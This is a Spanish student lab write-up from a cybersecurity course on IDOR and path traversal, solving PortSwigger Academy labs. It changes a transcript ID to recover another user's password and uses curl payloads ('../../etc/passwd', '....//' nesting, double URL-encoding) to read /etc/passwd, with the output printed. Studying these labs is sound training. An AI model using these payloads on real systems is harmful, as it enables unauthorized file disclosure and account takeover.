

Curso de Especialización

Ciberseguridad en las TIC

Actividad 18. IDOR + Path Traversal. (RA5)

Objetivos

- Conocer el funcionamiento de la vulnerabilidad IDOR.
- Entender la vulnerabilidad Path Traversal.

Resumen

Autora: Marina del Pilar López Oliva

Abril 2026

IES Camp de Morvedre

Obra publicada con [Licencia Creative Commons Reconocimiento Compartir igual 4.0](https://creativecommons.org/licenses/by-sa/4.0/)



Revisión

Revisión	Fecha	Descripción
1.0	14/04/2026	Documentación de la actividad.

Índice de Contenidos

1. IDOR.....	4
2. Path Traversal.....	8
Laboratorio 1.....	9
Laboratorio 2.....	9
Laboratorio 3.....	11
Laboratorio 4.....	12
Laboratorio 5.....	13
Laboratorio 6.....	14
3. Captura los laboratorios completados.....	15

1. IDOR

La vulnerabilidad conocida como IDOR ocurre cuando una aplicación o una página web expone una referencia interna a un objeto. Por ejemplo, el nombre de registro o nombres de archivos. Un atacante puede aprovecharse de esta vulnerabilidad y manipular dicha referencia para acceder a datos no autorizados. En el laboratorio planteado, se quiere explotar una referencia directa a un objeto para obtener la contraseña de otro usuario.

Antes de nada, tendremos que abrir BurpSuite y configurarlo correctamente. Una vez configurado, lo configuraremos como proxy en el navegador.




Figura 1. Proxy de BurpSuite configurado en el navegador.




Figura 2. Configuración de BurpSuite.

Una vez tenemos el proxy configurado, accedemos al laboratorio para empezar la explotación. Si se activa el "Intercept", podemos ver cómo BurpSuite ha

interceptado la URL de la página web que queremos. Para continuar, en cada procedimiento tendremos que dar "Forward" para que deje pasar el tráfico.




Figura 3. Tráfico al laboratorio interceptado por BurpSuite.

Averiguamos que tiene un chat en la página. Como en el enunciado se nos menciona que el usuario que queremos pasó su contraseña por chat, vamos a acceder al chat. En este caso, vamos a enviar algunos mensajes para probar la función y ver qué intercepta.




Figura 4. Envío de mensajes por el chat.

Se ve cómo ha interceptado algunas redirecciones a "/chat".




Figura 5. Tráfico interceptado al enviar mensajes por el chat.

Como se ve en la Figura 4 también existe un botón que es "View Transcript". Si le damos al botón, vemos que BurpSuite intercepta "/download-transcript/X.txt". En este caso, se ha transcrito el 3.txt y el 4.txt.

27	https://0a210048046b5...	GET	/chat				
28	https://0a210048046b5...	POST	/download-transcript	✓	302	106	
29	https://0a210048046b5...	POST	/download-transcript	✓	302	106	
30	https://0a210048046b5...	GET	/chat				
31	https://0a210048046b5...	GET	/download-transcript/3.txt		200	186	text txt
32	https://0a210048046b5...	GET	/download-transcript/4.txt		200	219	text txt
33	https://0a210048046b5...	GET	/download-transcript/3.txt		200	186	text txt

Figura 6. Tráfico interceptado por BurpSuite al descargar los mensajes.

Si le damos click derecho y "Send to Repeater", al ir a la pestaña de Repeater podemos ver cómo se ve el mensaje.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is 'https://0a210048046b594b80d11c87000c0078.web-security-academy.net'. A request is shown in the 'Request' pane, and the 'Response' pane is empty. The 'Inspector' pane on the right shows the request details.

Figura 7. Mensaje enviado anteriormente en el Repeater.

Aquí se puede ver el mensaje que hemos enviado y la respuesta. Vamos a probar qué pasa si cambiamos el 3.txt por el 1.txt. Una vez cambiado el número, le daremos a "Send" y veremos la respuesta.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is 'https://0a210048046b594b80d11c87000c0078.web-security-academy.net'. A request is shown in the 'Request' pane, and the 'Response' pane shows a 200 OK status with a text/plain content type. The 'Inspector' pane on the right shows the request details.

Figura 8. Cambio de número del mensaje y visualización de la respuesta.

Podemos ver que en "Response" aparece una contraseña.

Guardamos la contraseña y accedemos como carlos con ella, comprobando que es correcta.




Figura 9. Login con el usuario carlos y la contraseña encontrada.




Figura 10. Laboratorio resuelto y logueado con el usuario carlos.

2. Path Traversal

La vulnerabilidad llamada Path Traversal permite a un atacante leer archivos arbitrarios del servidor manipulando la ruta de un archivo, por ejemplo usando ../ para salir del directorio base. Según la documentación de PortSwigger, el path traversal puede exponer código fuente, credenciales, archivos sensibles del sistema operativo e incluso permitir escritura y toma de control del servidor.

Para todos los laboratorios, se utiliza una de las imágenes que se muestran en la aplicación, realizando el proceso de las siguientes figuras.




Figura 11. Opción para visualizar una imagen.




Figura 12. Visualización de la imagen y de la URL.

Laboratorio 1

Ahora empezamos el primer laboratorio. Este laboratorio se basa en File path traversal, simple case. Utiliza el uso directo de `../../etc/passwd` en el parámetro filename. Se ha realizado mediante la URL y también mediante curl, extrayendo así el contenido del fichero passwd.




Figura 13. Explotación del File path traversal.

```
marina KaliMoxy ~
└─> curl https://0a1e004103df10ad83e519b400320015.web-security-academy.net/image?filename=../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
mongodb:x:110:117::/var/lib/mongodb:/usr/sbin/nologin
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:112:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
```

Figura 14. Visualización del contenido de passwd con la vulnerabilidad detectada.

Laboratorio 2

Continuamos con el segundo laboratorio. Este laboratorio se basa en File path traversal, traversal sequences blocked with absolute path bypass. La aplicación

bloquea las secuencias de traversal como ../, pero podemos evitarlo utilizando una ruta absoluta desde la raíz del sistema. En este caso se ha empleado /etc/passwd directamente en el parámetro filename, sin necesidad de usar ../. Se ha comprobado tanto por URL como con curl, obteniendo el contenido del fichero passwd.




Figura 15. Explotación del File path traversal mediante ruta absoluta.

```
marina KaliMoxy ~  
└─> curl https://0a2d0078032b060081b42f9b00f30079.web-security-academy.net/image?filename=/etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin  
peter:x:12001:12001:/home/peter:/bin/bash  
carlos:x:12002:12002:/home/carlos:/bin/bash  
user:x:12000:12000:/home/user:/bin/bash  
elmer:x:12099:12099:/home/elmer:/bin/bash  
academy:x:10000:10000:/academy:/bin/bash  
messagebus:x:101:101:/nonexistent:/usr/sbin/nologin  
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin  
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin  
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin  
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin  
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false  
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash  
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin  
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin  
mongodb:x:110:117:/var/lib/mongodb:/usr/sbin/nologin  
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin  
cups-pk-helper:x:112:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin  
geoclue:x:113:120:/var/lib/geoclue:/usr/sbin/nologin
```

Figura 16. Visualización del contenido de passwd con la vulnerabilidad detectada.

Laboratorio 3

Después realizamos el tercer laboratorio. Este laboratorio se basa en File path traversal, traversal sequences stripped non-recursively. La aplicación elimina las secuencias de traversal `../`, pero lo hace solo una vez (de forma no recursiva). Para evitarlo, utilizamos una secuencia anidada como `....//....//....//etc/passwd`. Cuando la aplicación elimina un `../` de la cadena, el resultado se convierte en `../..//etc/passwd`, que es válido para salir del directorio base. Se ha verificado tanto por URL como con curl.




Figura 17. Explotación del File path traversal con secuencias anidadas.

```
marina KaliMox ~
└─> curl https://0abb004d04b6831e81c4575300600088.web-security-academy.net/image?filename=....//....//....//etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
peter:x:12001:12001:/home/peter:/bin/bash
carlos:x:12002:12002:/home/carlos:/bin/bash
user:x:12000:12000:/home/user:/bin/bash
elmer:x:12099:12099:/home/elmer:/bin/bash
academy:x:10000:10000:/academy:/bin/bash
messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
mongodb:x:110:117:/var/lib/mongodb:/usr/sbin/nologin
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
```

Figura 18. Visualización del contenido de `passwd` con la vulnerabilidad detectada.

Laboratorio 4

Seguimos con el cuarto laboratorio. Este laboratorio se basa en File path traversal, traversal sequences stripped with superfluous URL-decode. La aplicación bloquea las secuencias de traversal, pero luego realiza una decodificación URL de la entrada antes de usarla. Para evitarlo, utilizamos doble codificación URL: `..%252f..%252f..%252fetc/passwd`. El servidor decodifica una vez (quedando `..%2f..%2f..%2fetc/passwd`) y luego la aplicación decodifica otra vez (obteniendo `.././../etc/passwd`). Se ha comprobado tanto por URL como con curl.




Figura 19. Explotación del File path traversal con doble codificación URL.

